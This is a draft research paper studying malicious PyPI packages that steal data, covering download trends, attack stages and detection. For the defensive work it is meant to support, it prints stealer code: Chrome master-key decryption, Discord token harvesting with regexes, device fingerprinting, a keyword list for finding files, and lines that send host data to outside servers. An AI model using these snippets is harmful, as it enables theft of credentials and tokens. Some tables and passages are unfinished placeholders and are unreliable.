Noname manuscript No.
(will be inserted by the editor)

Silent Data Thieves: Investigating Malicious Data Exfiltration Packages in PyPI

Ye Li · Kaifeng Huang · Guangye Bai · Yang Shi

the date of receipt and acceptance should be inserted later

Abstract Recently, data breaches have grown increasingly frequent, severe, and costly—posing substantial threats to individuals, organizations, and national infrastructure. A growing portion of these breaches are facilitated through software supply chain attacks, particularly via malicious packages uploaded to open-source repositories like the Python Package Index (PyPI). Among these, data exfiltration packages, which stealthily steal sensitive information, have emerged as a critical and underexplored threat.

This paper presents the first comprehensive empirical study of malicious PyPI data exfiltration packages. We investigate five research questions to understand their prevalence, attack patterns, disguise techniques, exfiltration objectives, and the effectiveness of current detection tools. Our findings reveal a significant increase with regard to downloads counts those packages in recent years. We summarize their diverse and evolving attack patterns, sophisticated disguise techniques and their pillar objectives. Notably, many existing security tools and package vetting systems fail to detect these threats reliably. Our study highlights the urgent need for targeted defenses against data exfiltration attacks in the software supply chain.

1 Introduction

In the modern digital era, vast amounts of data are continuously generated and transmitted, with a significant portion of data contains sensitive information requiring stringent security measures [Microsoft(2025)]. For example, healthcare and financial sectors hold particularly critical client data, making them prime cybercrime targets. However, such data is often transmitted through insecure infrastructures, risking severe breaches that may lead to privacy violations,

Ye Li, Kaifeng Huang, Guangye Bai, Yang Shi
School of Computer Science and Technology, Tongji University
E-mail: {2351127, kaifengh, 2253637, shiyang}@tongji.edu.cn

financial losses, and reputational harm. Regulatory frameworks like the EU's General Data Protection Regulation (GDPR) emphasize the urgent need for proper data security measures.

Alarmingly, the frequency, severity and scale of data breaches have been increasing. According to the 2024 Data Breach Report released by Identity theft Resource Center (ITRC) [(ITRC)(2025)], from 2019 to 2023, the number of data breach incidents continues to rise, increasing from 1278 to 3202, while 2024 is basically the same as 2023. For example, in March 2024, AT&T announced that the personal data of over 73 million current and former customers had been leaked on the dark web.In June of the same year, The New York Times exposed a serious data breach incident. An anonymous hacker publicly released approximately 270GB of data on the 4chan forum. In the same month, Snowflake, a cloud service provider, experienced a major security breach, affecting over 165 of its corporate clients, including Ticketmaster, whose 560 million user records were stolen and sold on the dark web [Chaitin(2024)]. According to IBM's 2024 Data Breach Cost Report [IBM Security and Ponemon Institute(2024)], the global average cost of a data breach has increased by 10% compared to last year, reaching $4.88 million. These data pinpoint that the escalation of data-breaching severity and significant threat to both individuals and organizations. It appears that the security measures against data breaches remain insufficient.

As the open-source ecosystem thrives, attackers increasingly exploit open-source supply chains to facilitate data breaches. The rationale behind this trend is that modern software development's heavily relied on third-party libraries due to significant productivity benefits. However, the sheer scale of third-party libraries (e.g., NPM hosts over 3.1 million packages and PyPI has over 910,000 users) renders them attractive targets for supply chain attacks. Attackers leverage weakly audited packages and the inherent propagation mechanisms of software dependencies to amplify their attacking impact. For instance, a single compromised package can trigger cascading failures, as exemplified by the `ua-parser-js` incident, which affected thousands of downstream applications [Cybersecurity and Infrastructure Security Agency (CISA)(2021)]. According to Sonatype [Team(2025)], 17,954 malicious packages were detected in the first quarter of 2025, a twofold increase compared to the same period in 2024.

Notably, due to the widespread adoption of Python in artificial intelligence and data science, the Python Package Index (PyPI) ecosystem has expanded significantly, becoming an increasingly attractive target for cybercriminals. Recent years have seen a surge in malicious packages uploaded to PyPI, with a significant portion designed to exfiltrate sensitive data. For instance, in March 2024, PyPI temporarily suspended new user registration [Goodin(2024)] and project creation following a large-scale typosquatting attack involving over 500 malicious packages aimed at exfiltrating cryptocurrency wallets, browser data, and login credentials. This was not an isolated incident; in May 2023, PyPI similarly disabled new user registrations after admitting that "the volume of malicious users and malicious projects being created on the index in the past week has outpaced our ability to respond to it in a timely fash-

ion" [Lakshmanan(2024)]. A prominent example of malicious packages aimed at exfiltrating sensitive information is the popular ctx package on PyPI. The malicious code are designed to scan environment variables for sensitive credentials—such as AWS_ACCESS_KEY_ID, encode them into base64 strings, and exfiltrate the data to a remote, attacker-controlled URL [CrowdStrike(2022)].

Related Work. Existing researches have shown substantial advancements in malicious PyPI package detection. Taylor et al. [Taylor et al.(2020)Taylor, Vaidya, Davidson, De Carli, and Rastogi] proposed TypoGard, which identifies potentially typosquatted packages using a lexical similarity model between names and incorporating package popularity. Zhang et al. [Zhang et al.(2025)Zhang, Huang, Huang, Chen, Wang, Wang, and Peng] proposed Cerebro, which implements multilingual malicious package detection. Those works primarily focus on general-purpose malicious PyPI packages detection. However, little is known of the effectiveness for malicious PyPI package detectors in *data exfiltration packages*. To date, several empirical work have investigated malicious packages in the PyPI ecosystem. Zahan et al. [Zahan et al.(2022)Zahan, Zimmermann, Godefroid, Murphy, Maddila, and Williams] studied supply chain attacks, particularly dependency confusion and typosquatting techniques [Vu et al.(2020a)Vu, Pashchenko, Massacci, Plate, and Sabetta]. Meanwhile, Oh et al. [Oh et al.(2021)Oh, Ha, and Roh] conducted a survey on identification of encrypted malicious traffic during data breaches through behavioral analysis and machine learning-based classifiers [Oh et al.(2021)Oh, Ha, and Roh]. Unfortunately, those work lacks feature analysis of data exfiltration packages.

To address this research gap, we conducted an empirical study on malicious PyPI data exfiltration packages by answering the following five questions:

- **Prevalence (RQ1)**: What are the trends in downloads of malicious data exfiltration packages in recent years?
- **Attack Pattern (RQ2)**: What are the attack patterns employed by data exfiltration packages?
- **Disguise Characteristic (RQ3)**: What are the disguise techniques employed by data exfiltration packages at the code level?
- **Exfiltration Objectives (RQ4)**: What objectives do data exfiltration packages aim to achieve?
- **Detection Effectiveness (RQ5)**: What is the current detection rate of data exfiltration malicious packages by malicious package detection software and websites?

Specifically, we propose RQ1 to quantify the growing threat of malicious data exfiltration packages by analyzing their download trends. We explore RQ2 to systematically characterize the attack patterns of data exfiltration packages, uncovering common tactics and technical implementations. We investigate RQ3 to identify and categorize disguise techniques in data exfiltration packages, revealing how attackers evade detection while maintaining malicious functionality. We study RQ4 to uncover the primary objectives of data exfiltration packages, mapping attacker motivations to observed payload behaviors. Lastly, we perform RQ5 to assess the current detection capabilities of security tools against data exfiltration packages.



Fig. 1: Typical Actions for Malicious Data Exfiltration Packages

REWRITE THIS paragraph when the following sections are ready. Through our analysis and testing, we have found that in recent years, the impact of data exfiltration and malicious packages has become increasingly severe and the scale continues to expand. Through manual analysis of malicious code, we have identified multiple attack modes for this type of malicious package. At the same time, a thorough analysis of its disguise method was conducted, and it was found that it would disguise multiple stages of malicious package operation, as well as the stolen data, code, and metadata. Finally, through attack patterns, we discussed the purposes of various types of data exfiltration packages and found that although their main purpose is to steal sensitive information, some packages can also carry out additional attacks on computers. RQ5...

Summary. In summary, our contributions are as follows:

- We manually screened out some data exfiltration packages from the public malicious package database and collected their download counts over several years to analyze the popularity trend.
- We conduct the first comprehensive code-level analysis of data exfiltration malicious packages, summarized their attack patterns and disguise techniques, finally discussed their purposes.
- We use various tools and websites to detect data exfiltration packages and found that their detection rate is lower than the overall detection rate of general malicious packages.

2 Background and Motivation

2.1 Regulatory Requirement for Data Security

The significance of data has been widely recognized, as breaches in data security can cause significant harm to individuals, organizations, and critical infrastructure. Consequently, protecting data from unlawful use has become a priority, addressed not only through governmental advocacy but also through the establishment of legal frameworks. One of the most influential regulatory frameworks is the European Union's General Data Protection Regulation (GDPR) [gdpr info(2025)] taking effective in 2018, which requires the people who control and process data to implement robust measures to safeguard

personal data. In the United States, the Computer Fraud and Abuse Act (CFAA) [United States Congress(1986)] prohibits unauthorized access to computer systems and criminalizes the transmission or theft of data. It serves as a primary legal tool for prosecuting cybercriminals involved in data exfiltration activities, including both external attackers and malicious insiders. In China, the Cybersecurity Law (CSL), enacted in 2017, serves as the cornerstone of data security and network governance, mandating that network operators adopt technical and organizational measures to protect personal information and critical data [National People's Congress of the People's Republic of China(2017)]. Furthermore, the Data Security Law (DSL), effective since 2021, introduces a comprehensive framework for data classification, hierarchical protection, and cross-border data transfer regulation [National People's Congress of the People's Republic of China(2021)]. Examples of sector-specific regulations include the Health Insurance Portability and Accountability Act (HIPAA) [United States Congress(1996)], which addresses data exfiltration risks within the healthcare sector. Generally, governments have enacted strict regulations to safeguard data, which not only deter cybercriminals but also prompt potential victims to be more vigilant about data security.

2.2 Malicious Data Exfiltration Packages

We provide the definition of malicious data exfiltration packages and describe their typical actions.

Definition of data exfiltration packages. We provide the criteria for determining malicious data exfiltration packages:

Malicious data exfiltration packages access and transfer users' sensitive information without their knowledge or consent. Specifically, we use two indicators to determine whether a malicious package is a data exfiltration package:

- *Obtaining sensitive information*: A package uses system collection or environment collection to obtain sensitive information from a computer.
- *Transmitting sensitive information*: A package sends the obtained information to a certain URL.

Figure 1 illustrates the typical execution process of malicious data exfiltration packages. First, attackers upload these malicious packages to PyPI. When unsuspecting users download and run the scripts, the embedded malicious code decrypts authentication data to retrieve an encryption key. This key is then used to extract sensitive information via system functions. The stolen data is subsequently encrypted, packaged, and transmitted to attacker-controlled URLs, enabling the attackers to profit from the exfiltrated information. We categorize the process into three major procedures.

- **Infection.** Attackers publish malicious packages on PyPI using various disguising or deceptive methods to lure user downloads. Typosquatting [Vu et al.(2020b)Vu, Pashchenko, Massacci, Plate, is one of the most commonly-used disguising methods, where malicious

packages are given names that closely resemble those of legitimate libraries (e.g., request vs. requests), tricking developers into accidental installation. Besides, in the case of package ctx [Osborne(????)], attackers also leverage a typical technique of a repository account takeover where the attacker tries to find a popular repository owned by an email whose domain has expired. Then, the attacker could re-register the same domain and re-create maintainers' email to obtain the control of the repository.

– **Execution.** Once a malicious data exfiltration package is downloaded, either directly or as a transitive dependency, it typically employs stealthy execution methods to initiate its payload while minimizing user suspicion. In the context of PyPI-distributed malware, one common technique is to abuse Python's package installation process and add hooks during the process. Attackers may inject code into the `setup.py` (i.e., main entrance file during installation) so that it executes automatically during the installation process, therefore triggering the exfiltration logic before the package is even imported by the user [Wenbo et al.(2023)Wenbo, Zhengzi, Chengwei, Cheng, Yong, and Yang]. Another widely used technique is the inclusion of malicious code in the `_init_.py` file. The file will be executed immediately when users write code statements of package imports. The third approach is to masquerade as a benign function and wait to be directly invoked by the user [Zhang et al.(2025)Zhang, Huang, Huang, Chen, Wang, Wang,
– **Transmission.** Transmission is the essential procedure of malicious data exfiltration packages. Sensitive information (e.g., cookies) are usually protected and encrypted. Therefore, malicious data exfiltration packages generally extract the encryped key and then decrypt it to obtain plaintext sensitive information. After obtaining plaintext sensitive information, the malicious payload creates a transmission session and send it to the remote URL controlled by the attacker. Besides, in order to prevent the transmission process from being detected, the malicious payload usually encrypts and packages the information before transmission.

After successfully exfiltrating data from compromised systems, attackers can employ various strategies to monetize the stolen information. These profit mechanisms often depend on the type and sensitivity of the data. One of the most straightforward strategies is selling exfiltrated credentials and tokens on darknet marketplaces. Cloud service keys, API tokens, and login credentials, especially those associated with high-privilege accounts, are in high demand, as they can be reused for lateral attacks, privilege escalation, or resale to third parties. Attackers may also aggregate these credentials into searchable databases, increasing their market value [DarkOwl(2022)]. In some scenarios, attackers may leverage the exfiltration to deploy secondary payloads, such as ransomware or cryptocurrency miners, especially if the exfiltrated data suggests the host is part of a high-value corporate network. This hybrid model enables both short-term like crypto mining and long-term like ransomware monetization paths [Google Cloud(2021)].

2.3 Motivation

Despite the growing awareness of software supply chain attacks, malicious data exfiltration packages on open-source platforms like PyPI remain a largely underexplored threat. This lack of targeted research creates blind spots in both academic understanding and practical defense mechanisms.

Our motivation for designing RQ1 is to understand how prevalent data exfiltration activities have become. Analyzing prevalence helps reveal the commonality and severity of data stealing as a threat.

The motivation for RQ2, RQ3, and RQ4 is to gain a deeper understanding of the technical and strategic characteristics of data exfiltration packages, with the goal of supporting more precise cybersecurity defenses. At present, detection tools for malicious packages, such as CEREBRO[Zhang et al.(2025)Zhang, Huang, Huang, Chen, Wang, Wang, and Peng], MPHunter, and AMALFI, are primarily developed based on the analysis of malicious behaviors, their effectiveness heavily depends on a clear understanding of the behavioral features commonly exhibited by malicious packages. Therefore, it's necessary to examine the typical attack patterns data exfiltration packages employ (RQ2), the disguise techniques used to evade detection (RQ3), and the specific objectives they are designed to achieve (RQ4). Such insights are essential for designing detection systems that can identify malicious behavior accurately.

The motivation for RQ5 is to evaluate the effectiveness of existing detection tools and platforms in identifying data exfiltration malicious packages. By examining their current detection rates, this research aims to assess how well these tools perform in real scenarios. Understanding their strengths and limitations is essential for identifying gaps in current defense mechanisms.

3 Empirical Study Setup

In this study, we focus on malicious packages developed in the Python programming language as our primary research subject. By conducting a comprehensive analysis at the source code level, we aim to identify and characterize the distinctive features of data-stealing malicious packages. This approach allows us to gain deeper insights into their behavior, implementation techniques, and potential impact on software security.

3.1 Malicious Data Exfiltration Package Collection

We collected malicious data exfiltration packages by aggregating 2,483 malicious PyPI packages from Backstabber's Knife Collection [Ohm et al.(2020)Ohm, Plate, Sykosch, and Meier] and 3,695 packages from pypi_malregistry [Wenbo et al.(2023)Wenbo, Zhengzi, Chengwei, Cheng, Yong, and Yang], totaling 6,178 malicious packages. The Backstabber's Knife Collection [Ohm et al.(2020)Ohm, Plate, Sykosch, and Meier] covers malicious packages from 2015 to 2019, while pypi_malregistry spans XXX to XXX, ensuring broad temporal coverage. From this dataset, we randomly selected 617 packages with 99% confidence level and 5% margin of error.

Table 1: Types of Sensitive Information

Types	**Items**	
Personal Information	name	
	identification number	
	telephone	
	location data	
	account data	
	captured videos	
	click data	
	microphone	
	screenshots	
	financial info	crypto wallets
		credit card number
		bank account
Business Information	trade secrets	
	financial data	
	intellectual property	
	supplier and customer information	
Device Information	software	operating system
		hostname
		username
		computer name
	hardware info	runtime
		RAM
		MAC Address
		IP Address
		CPU
		GPU
		HWID
Software Usage Footprints	credentials	encrypted_key
		cookies
		password
		tokens
	browser history	
Classified Information	restricted infromation	
	confidential infromation	
	secret infromation	
	top-secret infromation	

We refer to personal data as a representative category of sensitive information as defined in the General Data Protection Regulation (GDPR) of the European Union [gdpr info(2025)]. Additionally, we incorporate classifications of sensitive data based on Microsoft's data security definitions [microsoft(2025)], Google's guidelines on personal and sensitive user data [google(2025)], and a consolidated overview provided by TechTarget [techtarget(2025)]. A compiled list of these sensitive information types is presented in Table 1. If a malicious package meets the definition and two indicators given above, we will mark it as data exfiltration.

Based on the definition of data exfiltration in Section 2.2, we ultimately marked 83 targets out of a total of 617 sampled packages. HOW ABOUT the rest of the packages that fall outside your sensitive information? Among the 534

malicious packages that were not data exfiltration, 63% of the packages encode malicious code to evade detection, 25% of the packages obfuscate code, 7.2% of the packages are Remote Access Trojans, and the remaining packages include malicious packages used for reverse shell attacks, SMS Bombing attacks, and remote downloads. Two of the authors participates in the labeling process with a third author solving the disagreements. The classification process requires a total of 18 person-months.

3.2 Research Question Setup

To systematically explore the characteristics of data exfiltration packages, we develop the following five research questions. We present each research question and provide a detailed rationale for its investigation, and explain how it aligns with our study objectives.

Prevalence Study (RQ1). In RQ1, we aim to explore the evolving usage trends of data exfiltration threats over time and how they reflect changes in severity. To study RQ1, we first utilized multiple vulnerability databases [Libraries.io(2024),**?**,**?**] to determine the published dates of the classified data exfiltration packages, resulting a publication time range spanning from 2017 to 2024. Afterwards, we utilized the public "Python Download" dataset provided by BigQuery [Google LLC(????)] to obtain download statistics of the packages from 2017 to 2024. The dataset recorded the daily download count for each malicious package.

Attacking Pattern Study (RQ2). RQ2 investigates the methods by which data exfiltration packages carry out their attacking procedures. To explore RQ2, the authors manually conducted a fine-grained analysis of the data exfiltration packages. Specifically, we enumerate every `.py` file in the package. We identified functions within `.py` files that are associated with obtaining sensitive information and transmitting data. Additionally, we traced these functions along their call chains to uncover further related behaviors, such as packaging, decryption, and others. We then organized these behaviors chronologically to summarize attack patterns and performed statistical analysis on them. Our goal is to establish a clear and structured classification of the attack patterns employed by this type of malicious software, providing a simplified framework to better understand their behavior and tactics.

Disguise Characteristic Study (RQ3). In this RQ, we aim to understand the extent to which malicious data exfiltration packages disguise their true behavior. To investigate RQ3, we analyze all statements along the identified functions along the attack paths. In addition, we examine the metadata associated with each package, including descriptions, author names, and email addresses, to ensure a comprehensive assessment of both code-level and metadata-level information. We categorize the disguise techniques used to evade security tool detection according to different stages of the infection process, including infection, execution, and transmission.

Table 2: Statistics of our Benchmark

Benchmark	Malicious:Benign Ratio	Malicious			Benign		
		# Packages	Aver. Files #	Aver. KLOC #	# Packages	Aver. Files #	Aver. KLOC #
A	1:1	83	xx	xx	83	xx	xx
	1:3	83	xx	xx	249	xx	xx
	1:10	83	xx	xx	830	xx	xx
B	1:1	617	xx	xx	617	xx	xx
	1:3	617	xx	xx	1,851	xx	xx
	1:10	617	xx	xx	6,170	xx	xx

Exfiltration Objectives Study (RQ4). In this RQ, we explore the exfiltration objectives of malicious packages. We analyze the types of data targeted for theft and categorize these objectives into distinct groups. The goal of this study is to uncover the primary motivations driving cybercriminals to develop and deploy such packages. By shedding light on these objectives, our study aims to provide insights and practical guidelines for protecting different types of data and mitigating the associated risks.

Detection Effectiveness study (RQ5). Data exfiltration packages exhibit distinct behaviors compared to general-purpose malicious packages. As a result, detection tools designed for broad malicious package identification may struggle with generalizability. To address this, we design RQ5 to evaluate the effectiveness of existing general-purpose detection tools in identifying data exfiltration packages. Specifically, we collected the desired benign packages from [van Kemenade(2024)] , all of which are popular PyPI packages, and screened them to select packages uploaded more than 90 days ago to ensure that they do not contain malicious functionality.

Then, we then constructed two evaluation benchmarks. The statistics of our benchmark are listed in Table

- *Benchmark A:* This benchmark includes 83 data exfiltration packages as malicious samples and 617 benign packages, evaluated under varying malicious-to-benign ratios of 1:1, 1:3, and 1:10.
- *Benchmark B:* This benchmark includes the same 83 data exfiltration packages, an additional 534 malicious non-data-exfiltration packages, and 6,170 benign packages. We evaluate detection performance using the same malicious-to-benign ratios of 1:1, 1:3, and 1:10.

This setup allows for a comprehensive assessment of detection tool efficacy across different scenarios. We selected Cerebro [Zhang et al.(2025)Zhang, Huang, Huang, Chen, Wang, Wang, and Peng], Virustotal [virustotal(2023)], hybrid_analysis [Payload Security(2023)], EA4MP [Sun et al.(2024)Sun, Gao, Cao, Bo, Wu, a and cuckoo [Cuckoo Foundation(????)] as state-of-the-art malicious PyPI package detection tools and used their default configurations for evaluation.

4 Results

This section presents the results of our empirical study on malicious data exfiltration packages, structured around to our five research questions.



Fig. 2: Download Trends (2017-2024)

4.1 Prevalence Study (RQ1)

Difference between Malware and Data exfiltration CITE Hehao CMU Pinning. Fig. 2 illustrates the download trends of our collected data-stealing packages from 2017 to 2024. The trend begins in 2017, with a baseline download count of 771. Over the following three years (2018 to 2020), the download counts approximately doubled compared to 2017, with an average of 1,171 downloads and an average annual growth rate of 51.9%. In 2021, downloads surged significantly, with an increase of 205% compared to 2020. The trend peaked in 2022, which recorded the highest number of downloads at 11,976. In 2023 and 2024, the download counts declined but remained comparable to the 2021 level.

We conducted a deep investigation into the shifting trends in data-stealing package activity. Notably, 2021 is regarded as a turning point where there was a sharp increase in software supply chain attacks [Lab(????)]CITE, including the widespread of data exfiltration packages. Starting from this period, attackers increasingly focused on exploiting open-source software repositories (e.g., PyPI, NPM, and RubyGems) at a larger scale, driven by the high impact and reach offered by software supply chain attacks. A key trigger was the SolarWinds hack in 2020-2021 [SolarWinds Inc.(2021)], one of the most severe supply chain attacks in recent history. By exploiting supply chain vulnerabilities, attackers were able to infiltrate U.S. government agencies and major corporations. This high-profile breach brought widespread attention to the threat of software supply chain attacks and catalyzed a surge in malicious activity within open-source ecosystems. In 2022, Sonatype reported in its 8th State of the Software Supply Chain[sonatype(2022)] an astonishing average annual increase of 742% in open-source software (OSS) supply chain attacks over the preceding three years. That same year, Gartner[gartner(2022)] identified OSS supply chain attacks as a top security and risk issue. On June 23, 2022, the Open Source Community Security (OSCS) monitoring platform reported that an attacker using the alias *mega707* had uploaded over 150 malicious phishing packages

to the official PyPI repository, including names such as *agoric-sdk*, *datashare*, and *datadog-agent* [OSCS Open Source Security Community(2022)].

In 2022, PyPI administrators reported a surge in malicious package uploads and responded by implementing a series of restrictive measures [News(????)].In addition, according to interviews with PyPI personnel [Vu et al.(2023)Vu, Newman, and Meyers], over 12000 malicious examples were removed from PyPI in 2022, an unprecedented number and impact. To curb the abuse, emergency actions were taken to block or remove malicious packages. In May 2023, PyPI announced that all accounts maintaining any project or organization on the platform would be required to enable two-factor authentication (2FA) [Python Software Foundation(2023)]. This policy was extended in January 2024, when 2FA became mandatory for all users [Python Software Foundation(2024)]. Following these enforcement actions, we observed a substantial decline in malicious activity after 2022. Nevertheless, despite the measures implemented by the Python administrators, data exfiltration packages remain prevalent, with download counts still significantly higher than those observed between 2017 and 2020.

4.2 Pattern Study (RQ2)

In this section, we present a detailed analysis of the attack patterns employed by data exfiltration packages. We first describe the attack behaviors, and then present the 7 types of attack patterns, each composed of a combination of these behaviors.

4.2.1 Attack Behaviors

① *Decrypt* The types of sensitive information that data exfiltration packages want to steal are diverse. For sensitive information stored on software, websites, and browsers, the stealing method requires first finding the local configuration files of these platforms, obtaining master keys to decrypt information stored in local files. The master key is an AES encryption key used by chromium browsers (such as chrome, edge and brake) to protect locally stored passwords, cookies and credit card information.This key is stored in the *local state* file and encrypted through the windows DPAPI. To obtain the master key, the package will first find the local state file, which is usually stored in the path *appdata/local/google/chrome/user data/local state*. Then the packages read the encrypted_key field, decrypt it using windows DPAPI, and then decrypt the stored data such as passwords and cookies using the decrypted master key. The specific code is shown in Fig 3.

The browser usually provides the "save password" function. When a user logs in to a website *(e.g. email, social media)*, the browser will prompt the user whether to save the password. If the user chooses to save, the browser will encrypt the website address, user name and password and store them locally. Cookies are small data files stored in the user's browser by the website, which are used to maintain the user's login status and other preferences. When a

```
def get_master_key(path: str):
    with open(path + "\\Local State", "r", encoding="utf-8") as f:
        c = f.read()
    local_state = json.loads(c)
    master_key = base64.b64decode(local_state["os_crypt"]["encrypted_key"])
    master_key = master_key[5:]
    master_key = CryptUnprotectData(master_key, None, None, None, 0)[1]
    return master_key
```

Fig. 3: Steal Master Key

user logs in to a website, the server will generate a session cookie and send it to the user's browser. The browser will save this cookie and automatically send it to the server in subsequent requests to verify the user's identity. After the script steals the master key, it can decrypt and obtain these passwords and cookies,then log in dire‘ctly to the user's online account,or use cookies for session hijacking and impersonate users to access online services. Finally, steal users' personal information stored on the software,websites and browsers. In addition to stealing the basic information, these packages will also search the local files of the extensions of the browser's cryptocurrency wallet, such as Exodus and Metamask, in an attempt to steal financial information.

② *Steal Info* Due to the diverse target information of data exfiltration packages, there are various ways of stealing, and stealing tokens is one of them. A token is a short-term valid credential used to bypass traditional password authentication and directly log in to an account.After stealing the token, the attacker can access the account for a short time. Tokens are usually stored in the */local storage/leveldb*.The data-stealing packages always define a list called ṕath ; add the paths where various browsers and softwares store *leveldb* files to the list, and then traverse these paths to find matching tokens. The Ṕath úsually covers many mainstream browsers and software, including opera, Microsoft edge, chrome, discord canary, discord PTB, etc., to improve the success rate of stealing. If a browser or software is installed on the host, they will get its tokens smoothly.The specific code is shown in Fig 4 After obtaining the token, some scripts will verify the validity of the token. Take discord as an example. If the incoming token is in the self.tokens list, continue processing. Then generate the request header through *self.getheaders (token)*, and send a request to discord's API using *requests.get* to verify the validity of the token. Check the response status code through complex bit operation. If the request is successful and the token is not in the self.tokens list, add the token to the list. After obtaining a valid discord token, the script will request the account details through the Discord API. The script will also set the HTTP request header, and then send HTTP get requests to different API endpoints of Discord to return sensitive information such as user basic information, payment information, and friends list.

For device information, different types of information still have different ways of stealing. For hostname, cwd, username,IP and some hardware information, the library function is usually used, as shown in Fig 5. For operating system information, such as version number, name, and version information, the platform function is usually used, such as *platform.release(),.system(),.version()*

```
def tokens(ctx):
    paths = [
        os.path.join(os.getenv("APPDATA"), ".discord"/".discordcanary"/".discordptb",
"Local Storage", "leveldb"),
        os.path.join(os.getenv("LOCALAPPDATA"),
"Google"/"Microsoft"/"BraveSoftware", "Chrome"/"Edge"/"Brave-Browser", "User
Data", "Default", "Local Storage", "leveldb"),
        os.path.join(os.getenv("APPDATA"), "Opera Software", "Opera
Stable"/"Opera GX Stable", "Local Storage", "leveldb"),]
    tokens = []
    for path in paths:
        for file in os.listdir(path):
            for line in [x.strip() for x in open(os.path.join(path, file),
errors="ignore").readlines() if x.strip()]:
                for regex in [r"[\w-]{24}\.[\w-]{6}\.[\w-]{38}", r"mfa\.[\w-]{84}"]:
                    for token in re.findall(regex, line):
                        account_name = get_account_name(token)
                        tokens.append((account_name, token))
```

Fig. 4: Steal Tokens

```
hostname = socket.gethostname(),platform.node()
cwd = os.getcwd()
username = getpass.getuser()
IPAddr=socket.gethostbyname(hostname),reqip =
requests.get("https://api.ipify.org/?format=json").json() #IP
psutil.virtual_memory() #RAM
```

Fig. 5: Stealing Mode: Device Information

```
with open("/proc/uptime", "r") as f: #runtime
    uptime = f.read().split(" ")[0].strip()

    for _, value in environ.items(): #env variables
        string += value+" "
```

Fig. 6: Stealing Mode: Runtime and Environment Ariables

Table 3: Keywords Lists

Types	Keywords
Folder	”account”,”acount”,”passw”,”secret”,”senhas”,”contas”,”backup”, ”2fa”,”work”,”private”,”source”,”users”,”username”,”login”, ”user”,”usuario”,”log”
Files	”passw”,”mdp”,”motdepasse”,”mot_de_passe”,”login”,”secret”, ”account”,”acount”,”paypal”,”banque”,”account”,”metamask”, ”wallet”,”crypto”,”exodus”,”discord”,”token”

and .processor(). Obtaining GPU, HWID and MAC information requires more complex functions, but it is still implemented using system functions.

Additionally, some scripts steal system runtime and environment variables. The methods used are shown in Fig 6.

In addition to the above stealing methods, some malicious scripts will also directly search local folders to find files, generally *desktop, downloads and documents*. The script will set the keyword lists (such as key_wordsfolder and key_wordsfiles), and in *desktop, downloads and documents*, find the files or folders with specific keywords in the file name.Common keywords are shown in Table 3. At the same time, due to the excessive number of files to be searched, scripts tend to use multiple threads to search multiple folders at the same time to improve efficiency.After finding the target file, the script will upload the file and get the download link.

The stealing of user behavior information is also realized through system functions.For screenshot, the function *image=imagegrab. Grab()* is usually used. After the screen capture is successful, the script will create a binary stream object in memory to temporarily store image data, save the screenshot in PNG format to the object, and finally package it into a file for sending. For videocapture, the *cv2.videocapture (0)* function is generally used to read a frame of image from the camera, and the image is also converted into binary data and sent. Some malicious packages will also listen to the user's keyboard events and collect click data.To collect click data, first process the keyboard event, convert it into character text, and then enable the keyboard listener, such as *keylistener=pynput.keyboard Listener(on_press=OnKeyboardEvent)*. Finally, write the record to the file regularly for sending.

③ *Encrypt* According to statistics, about 12% of data exfiltration packages encrypt the stolen data before sending sensitive information to attackers. This approach not only increases the concealment of data during transmission, but also significantly reduces the risk of abnormal behavior being detected by security monitoring systems. Traditional traffic detection methods often rely on the recognition of plaintext features, while encryption operations effectively block sensitive content, making malicious communication more difficult to detect. In addition, encryption itself is often mistaken as a routine behavior of legitimate applications to protect data privacy, further masking the true intentions of malicious software. Therefore, encryption has gradually become one of the important means for attackers to evade security checks and hide malicious behavior. The encryption methods we observed in the sample include base64, hex, and XOR, which we will elaborate on in section 4.3.2.

④ *Package Info* After a malicious script steals and encrypt sensitive information, it needs to package the stolen information and send it to the attacker. According to different sending methods and different information forms, stealing packages will choose different information packaging methods. Except for user behavior information and local files, other sensitive information can be stored in strings. 92.8% of stolen packages will write these strings into the dictionary or concatenate information into strings for sending. 4.8% of the stolen packages will write the stolen information to a file and send the file. 6% of malicious packages that steal files will compress and package files and then send compressed files. Only 4.8% of malicious packages are sent directly without packaging information because only a single message is stolen.

⑤ *Transmit* For packaged files, the script uses the *discord.file ()* function to send them to the Discord channel, or upload them to Anonfile, a service that provides anonymous file sharing. But for other information, there are many transmission modes. Before transmission, the script usually defines a URL, which is controlled by the attacker and used to receive information. Some URLs point to the server specified by the attacker, some are webhook URLs, which are used to connect to the discord channel specified by the attacker. 89% of stealing packages transmit information by sending HTTP requests to the URLs. Most of the libraries used to send HTTP requests are requests, and a few use urlopen and curl. 67.5% of packages use HTTP GET method, 22.9%

```
ploads = {'hostname':hostname,'cwd':cwd,'username':username}
  requests.get("http://5r13v9.ceye.io", params=ploads)

  vid = user_name+"###"+hostname+"###"+os_version+"###"+ip
  request.urlopen(r'http://openvc.org/Version.php',data='vid='.encode('utf-
8')+base64.b64encode(vid.encode('utf-8')))

  payload = {"username" : message.author.name,
     "avatar_url" : str(message.author.avatar_url)}
